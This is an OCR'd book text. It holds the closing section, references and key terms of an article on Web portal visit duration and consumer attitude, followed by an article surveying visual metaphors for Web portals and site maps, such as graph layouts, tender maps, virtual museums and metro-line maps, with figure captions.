The findings suggest that the differences in the results on the relationship between visit duration and consumer attitude are the result of how researchers have defined and measured visit duration. Previous research has produced different results with regard to the relationship of visit duration and consumer attitude towards a Web portal. Some researchers support the idea of visit duration as an effective indicator of positive attitude or preference towards a Web portal (Dreze & Zurfryden, 1997), while others do not (Balabanis & Reynolds, 2001). In addition, the experimental finding do not reject the hypothesis that there is no significant difference between consumer preferences towards Web portal content. We suggest that given a reliable and valid Web behavior measuring methodology, visit duration measurement may be regarded as a potential indicator of consumer attitude towards Web portal content. Finally, future studies could focus on different product categories, Web consumer behavior measures, and broader profiles of individuals from the target population to generate data of a more general nature.

REFERENCES

Balabanis, G., & Reynolds, N. L. (2001). Consumer attitudes toward multi-channel retailers' web sites: The role of involvement, brand attitude, internet knowledge, and visit duration. *Journal of Business Strategies, 18*(2), 105-129.

Berthon, P., Pitt, L. F., & Watson, R. T. (1996). The world wide web as an advertising medium: toward an understanding of conversion efficiency. *Journal of Advertising Research, 36*(1), 43-54.

Bezjian-Avery, A., Calder, B., & Iacobucci, D. (1998). New media interactive advertising vs. traditional advertising. *Journal of Advertising Research, 38*(4), 23-32.

Bucklin, R. E., & Sismeiro, C. (2003). A model of web site browsing behavior estimated on clickstream data. *Journal of Marketing Research, 40*(3), 249-267.

Bush, A. J., Bush, V., & Harris, S. (1998). Advertiser perceptions of the internet as a marketing communication tool. *Journal of Advertising Research, 38*(2), 17-27.

Dreze, X., & Zurfryden, F. (1997). Testing web site design and promotional content. *Journal of Advertising Research, 37*(2), 77-91.

Ghose, S., & Dou, W. (1998). Interactive function and their impacts on the appeal of internet presence sites. *Journal of Advertising Research, 38*(2), 29-43.

Green, P. E. (1974). On the design of choice experiments involving multifactor alternatives. *Journal of Consumer Research, 1(*2), 61-68.

Hoffman, D. L., & Novak, T. P. (1996). Marketing in hypermedia computer-mediated environment conceptual foundations. *Journal of Marketing, 60*(3), 50-68.

Johnson, E. J., Bellman, S., & Lohse, J. (2003). Cognitive lock-in and the power law of practice. *Journal of Marketing, 67*(2), 62-75.

Lavidge, R. J., & Steiner, G. A. (1961). A model for predictive measurement of advertising effectiveness. *Journal of Marketing, 25*(6), 59-62.

Moe, W. W., & Fader, P. S. (2001). Uncovering patterns in cybershopping. *California Management Review, 43*(4), 106-117.

Novak, T. P., & Hoffman, D. L. (1998). New metrics for new media: Toward the development of web measurement standards. *WWW Journal, 2*(1), 213-246.

Wilcoxon, F. (1945). Individual comparisons by ranking methods. *Biometrics, 1*, 80-83.

KEY TERMS

Conjoint Analysis of Consumer Behavior: This is a multivariate technique for modelling consumer decision making and evaluating the multiple attributes of products/services.

Cookies: Cookies are used as a mechanism that allows the server to write information into the user's local disk.

CPM: Cost per one thousand page views or ads shown.

Interactive Portals: Most Web portals are interactive and support community functions allowing their users to be segmented to those chosen areas of interest.

Marketing Communication Tool: This is a tool that can be used to measure the effectiveness in terms of Web surfer engagement and persuasion.

Visit Duration: Visit duration measures the time spent viewing a Web page by a Web surfer. This can be used to measure the Web surfer's preference towards a Web portal site.

Web Portal: A Web page that serves as a point of entry for the Internet surfers. It is a gateway to information and services on the Internet.

Web Traffic Analysis: This analyzes server log files that record user browsing activity.

Visual Metaphors for Designing Portals and Site Maps

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IMPORTANCE OF METAPHORS IN DESIGNING PORTALS AND SITE MAPS

When one says, "life is a struggle," "life is a journey," "at the evening of the life," "at the dusk of the life," he or she is using metaphors. A metaphor denotes a figure of speech that makes a comparison between two things that are basically different but have something in common. In computing, the older metaphor is the desktop metaphor, which was used by Apple for the first visual interface. In the desktop metaphor, the computer screen is a virtual "desktop" with electronic "folders," "documents," "disk icons," and a "trash can," which are patterned after the physical objects in the physical office. Now the desktop metaphor is quite common in all visual operating systems. As Catarci, Costabile, and Matera (1995) said, "The more the metaphor is appropriate and visually impressive, the easier it is for the user to grasp the intended meaning."

Presently, practically all institutions, companies, associations, and even some people have their own Web site. Several methodologies exist to design them, but few of them give importance to the selection of an adequate metaphor to structure a Web site. In this article, we will not exhibit a new methodology, but moreover, examine some metaphors in order to make analysis of their relevance, their usefulness (i.e., the way they are facilitating the user when navigating).

First of all, let us clearly define what portals and site maps are. Taking the news magazine metaphor, we can say that the portal corresponds to the cover, and the site map to the contents of the Web site. In other words, the portal will include items, which can be of interest for the administrator, whereas the site map describes the complete structure of the Web site. According to Van Duyne, Landay, and Hong (2003), "a sitemap is a high level diagram that depicts the overall organization of a site. This site map shows the structure of a Web site." See also Kahn (2001).

However, this distinction is not always clear because some Web sites do not exhibit site maps at all, whereas some portals are designed as site maps. The expression "home page" is also widely used. Generally speaking, a home page can be seen as the first screen of the Web site, and generally corresponds to the portal.

A Web site can be composed of so-called pages, even though there are not really physical pages as in paper documentation. Perhaps the expression *logical pages* can be more adequate. In the remainder of this article, we will use the word *page* to express a set of information units, which have some consistency to be together. By information units, we will refer to paragraphs, pictures, etc., some of them having links (URL's) to other pages perhaps located into different sites. Some information units can be passive or active. By passive, we mean that they are purely informational, whereas active units can allow the reader some interaction. Moreover some information units can be generated automatically, for instance as a result of a query against a database. Anyhow, a Web site can be described as a directed graph where nodes are pages and arc links. Of course, it must also be a connected graph without loose pages. From a pragmatic point of view, the more links existing to a page, the more accessible it will be.

In the case of multilingual sites, those definitions must slightly vary (see later in this article). Indeed, a sort of pre-portal is seldom used as a home page to allow accessing to different sub-sites, each of them written with only one language and having its own sub-portal and sub-site map.

From a technical point of view, let's remember that in images, one can create active zones in which one can click to go somewhere else. In HTML, they are called mapped images. One can state that they derived from hypermaps as presented by Laurini and Milleret-Raffort (1990).

Differently said, we can propose other definitions:

- A site map is the entry structure to access all pages lying in a Web site,
- Whereas a portal allows the accessing to only few pages, which are considered as the more important for the administrators (highlights).

Concerning the use of metaphors for Web site design, let us first of all mention that the two words portal and site map evoke metaphor: portal meaning the entrance gate and site map the cartography of the Web site. We can summarize the situation as shown in Table 1.

In metaphors, we must define two sets, a source and a target, and a mapping between them.

From the area of databases, Haber, Ioannidis, and Livny (1994) define a visual metaphor as being a mapping between the data model and a visual model. In our case, the visual model will be for the design of Web sites (Laurini, 2002).

Table 1.

	Portals	**Site Maps**
Existence	Always	Not always
Contents	Salient items	Exhaustive or quasi exhaustive table of contents
Use of metaphors	Possible	Possible

Regarding the importance of visual languages and interfaces, please refer for instance to Shneiderman (1998) especially p. 207 et sqq.

In this article, we will not give a methodology to specify the selection or the contents of those pages and information units: in this book, some other colleagues will detail this aspect. However, we examine current metaphors used in the design of Web sites, and try to analyze them to compare their consequences, advantages, and drawbacks. But, at first, we will very rapidly examine portals without visual metaphors and then portals with metaphors. In the subsequent section, we will examine a site based on the continuation of the same metaphor. Then the news magazine metaphor will be inspected, and we will finish by trying to model the Web site portals.

TEXTUAL PORTALS

The first aspect to mention is that some sites use neither metaphor nor visual tools—the presentation is only made with words. In this category, we can distinguish text-only portals and textual portals with some pictorial decorations.

Text-only portals presently are very rare, although there were the majority in the 1990s. Take for instance the site of the city of South Milwaukee http://www.ci.south-milwaukee.wi.us/. Several years ago, the portal was practically text-only, with a unique icon for the letterbox. Few years after, the style is quite similar, and only a picture of the city entry sign was added, emphasizing the idea of a portal. See Figures 1 and 2 for examples.

Text-only portals or portals with light pictorial decoration reveal the use of technologies such as HTLM in which it was possible to include images, but not to organize the whole portals visually.

Anyhow, even those portals were common in the past, they were very functional, and were a sort of preliminary step to reach present portals.

Even though the French Minitel experience (for instance http://en.wikipedia.org/wiki/Minitel) was not very known in the U.S., let us remind you that this system was built on the telephone system and was very useful to inform people. Minitel is still in use in France and in some other countries; for instance in France, contacts with the French administration (information, forms to fill, etc.) are still made through Minitel, as for example in university registration or results in the exams. Text-only Web sites can be seen as outcomes of the Minitel experience.

ANALYSIS OF SOME EXISTING VISUAL METAPHORS

Although myriads of metaphors can be potentially used in portals and site maps design, let us examine some of them, which can be considered as representative examples. Among them, let us mention graph layouts, flowers, metro line maps, booklets, flipcharts, tender maps, virtual cities, and virtual museums.

Graph Layouts

One may discuss whether a graph is a metaphor or a mathematic tool for representing relations between objects: in our case, the more interesting part is the layout of the graph. In this article, we will consider graph layouts as visual metaphors. When a site has a hierarchical structure, two kinds of layout can be found:

- Tree-like structure, in which the home page is located at the top of the screen (Figure 3(a)),
- Home page centered, in which the home page is located in the center of the screen (Figure 3(b)).

Variations about the tree-like structures are given in Figure 4—a schematized tree and types of flowers.


The company Inxight (www.inxight.com) proposes a software product (name Star Tree) to design home pages. Starting from the Web site graph of pages, this software product gives a home-centered graph whose main characteristics is when we click in a page, this one becomes the new center whereas farthest pages are discarded. This presentation is

Figure 1. Example of a text-only Web site and its evolution http://www.ci.south-milwaukee.wi.us/


(a) As in June 2002

(b) As in January 2006

Figure 2. A text-only Web site and its evolution (http://www.leicester.gov.uk)



(a) As in 2002



(b) As in January 2006

seldom called hyperbolic presentation of a graph. See an example Figure 5.

Another way of representing a tree-like graph is using the metaphor of the shoebox files and Russian dolls or embedded boxes as depicted in Figure 6.

Tenderness Maps


This metaphor considers a Web site as a territory in which a place corresponds to a page. From a historical point of view, in 1654, the French novelist Madeleine de Scudéry published her notorious *"Carte de Tendre" (Map of Tenderness)*, an allegorical map of love and desire. Figure 7 gives some examples. Figure 7(a) is a tendermap really designed for the purpose of a site map, whereas Figure 7(b) reuses an existing map.

Those maps can be created manually or as Kohonen maps by using neural networks, by the so-called self-organizing map algorithm (See for instance Oja & Kaski, 1999).


Virtual Museum and Cities

In this metaphor, the Web site is seen as a collection of information units, which are similar to things, which can be

Figure 3. Examples of graph layouts (a) tree-like layout (http://perso.wanadoo.fr/ist-leonardoparis.org/mappa), (b) home-centered layout (http://www.aisee.com/png/sitemap.htm)




(a) Tree-like layout




(b) Home-centered layout

Figure 4. Variations around the tree-like metaphor (a) Using a schematized tree http://www.forum.mn/, (b) Using a flower http://www-utenti.dsc.unibo.it/~bergonzi/ig/mappa%20sito.html, (c) another type of flower http://www.jamesmelzer.com/images/prettysitemap.gif (Valid in March, 2006)



(a) Using a schematized tree




(b) Using a flower

(c) Another type of flower


seen in museums or in a city (Dieberger & Frank, 1998). For some obvious reasons, this metaphor is used respectively by several museums or cities, which are using their own metaphor to present themselves. For cities, please refer to the companion paper (Laurini, 2007).

As a transition between graph layout and tendermap, let us propose Figure 8(a), a map of a virtual land development. Figure 8(b) illustrates the case of the Swiss Rigatoni band, which presented its activities by using the virtual city metaphor (as in 2002); now they have opted for another metaphor.

Figure 5. Hyperbolic layout as proposed by the Inxight company (a) The Inxight site map in 2002 (http://www.inxight.com), (b) Another example using the Star Tree product (http://www.netage.com/offerings/orgscope/orgscope_screen_med.htm)




(a) The Inxight company site map in 2002




(b) Another example of using the Star Tree product

Figure 6. Examples of site maps designed with embedded boxes metaphor. (a) Shoe-box metaphor (http://www.tafe.swin.edu.au/), (b) Another shoebox representation (http://mcc.sws.uiuc.edu/sitemap/sitemap.htm), (c) An oriented graph (http://www.cmi-services.org/site_map.html), (d) Embedded boxes (http://www.cs.york.ac.uk/search/sitemap.php) (Valid in March, 2006)




(a) Shoe-box metaphor




(b) Another shoe-box representation

Figure 6. continued




(c) An oriented graph




(d) Embedded boxes

Figure 7. Example based on tender maps (a) A real tendermap (http://www.netcentriccommunity.com/iAppliance/WebMap.jpg), (b) A fake tendermap (http://www.webmap.com/) listed in http://www.paulhazel.com/docs/inter.htm



(a) A real tender map




(b) A fake tender map

Figure 9(a) gives the portal of the Museum of Bacteria, which for obvious reasons can only exist on the Internet. To give more credibility, the portal is based on a very old building (Pantheon in Roma). In Canada, they have a portal allowing the access to all museums located in Canada. In order to do that, they have re-taken the metaphor of gates to enter various museums. See the portal in Figure 9(b). In Uruguay, the journal *El Pais* has created a virtual museum of arts (see Figure 9(c)), and the Web site is designed as a virtual museum. Even the user can see the building. It includes an interactive tour of the gallery and information on the displayed art and artists. The Encyclopaedia Britannica online has chosen MUVA Virtual Museum of Arts (http://www.diarioelpais.com/muva) among the Web's best sites and has put it on top of the list in the section Virtual Museums and given it 4 stars.


Metro Line Maps

In some cases, instead of proposing the access to isolate pages, it looks more important to propose structured routes to access information. The metro map metaphor can be a

Figure 8. Virtual cities (a) A virtual land development map as a transition between a map, a graph layout and a virtual city (http://www.ijrr.org/images/sitemap.gif), (b) The Rigatoni band using the city metaphor to present its activities (as in 2002) (http://www.rigatoni.ch/)



(a) A virtual land development map as a transition between a map, a graph layout, and virtual city



(b) The Rigatoni band using the city metaphor to present its activities (as in 2002)

Figure 9. Virtual museums (a) The museum of bacteria (http://www.bacteriamuseum.org/main1.shtml), (b) Entrance of the Canadian virtual museum as a gateway to all Canadian museums (http://www.virtualmuseum.ca/), (c) Example in Uruguay of a virtual museum of arts (< http://muva.elpais.com.uy>)

(a) The museum of bacteria based on an image of the Pantheon in Roma

(b) Entrance of the Canadian virtual museum as a gateway to all Canadian museums

Figure 9. continued

(c) Example of Uruguay of a virtual museum of arts

good metaphor in the context where pages are organized along paths. In this case, the site administrators propose several walk-through tours in lieu of site map. Figure 10 gives three examples of site maps designed with the metro-line map metaphor; the last schema is based on a neighboring metaphor (i.e., footpath).

Home Page as a Selector

When the site is multilingual, there are several possibilities. A first solution is using the home page as a sort of pre-portal in which the reader can select the language. Figure 11(a) illustrates a textual example in which the names of the languages are used, and Figure 11(b) by using flags instead. A third possibility is to orient the user to some translation system (see for instance for the City of Cincinnati, Ohio (Figure 11(c))).

Figure 10. Site maps designed with the metro line metaphor. Top-tight (http://www.eu-seniorunion.info/it/sitemap.htm), Top-left (http://www.multimap.com/images/ps/misc/sitemap.gif), Bottom-right (http://www.germinus.com/mapa.htm), Bottom-left (http://www.passado.be/). The first three are designed by using the metro-line metaphor, whereas, the last one proposes walk-through tours of the Web site.




Figure 11. Pre-portals for selecting languages (a) A textual one (http://www.ustpaul.ca/), (b) A visual one based on flags (http://www.studycentre.ch/), (c) Orienting the user to automatic translation tools.


(a) A home page as a language selector by using language names

(b) Language selector by using several flags

(c) Using automatic translation

Figure 12. Other metaphors (a) Direction signs (http://www.promofit.it/mappa.php [Valid in March, 2006]), (b) Stellar map (http://solar.physics.montana.edu/YPOP/Navigation/Images/sitemap.gif)

(a) Direction signs



(b) Stellar map

Figure 13. Other metaphors (a) Shop announcement (http://confluences-lyon.cef.fr/accueil.htm), (b) Compass (http://www.nsae.com/images/sitemap.gif [Valid in March, 2006])

(a) Shop announcement

(b) Compass-based site map

Figure 14. Example of a Web site with a consistent metaphor for the portal, the key information pages, and the site map (http://library.thinkquest.org/18775/index.htm)

Other Metaphors


Some other ideas can be the base of metaphors for designing Web site. In this paragraph, we will only give some other examples

Highway code can be the base of metaphors to organize a Web site. As seen in Figure 1, the city entry sign is used in South Milwaukee to inform the entry to the city. However, direction signs can also be used for site maps. Figure 12(a) gives an example.

Another nice idea is to use a stellar map, or a map of galaxies as given in Figure 12(b).

Many other metaphors can be used to design portals and Web sites. To conclude this paragraph, let me mention the


Figure 15. Universities portals as a cover of a news magazine (a) Emphasizing sportive results (http://www.sunysb.edu/), (b) Announcing a cultural event (http://www.unh.edu/) (Valid in March, 2006)




(a) A university emphasizing sports results

(b) A university announcing a cultural event

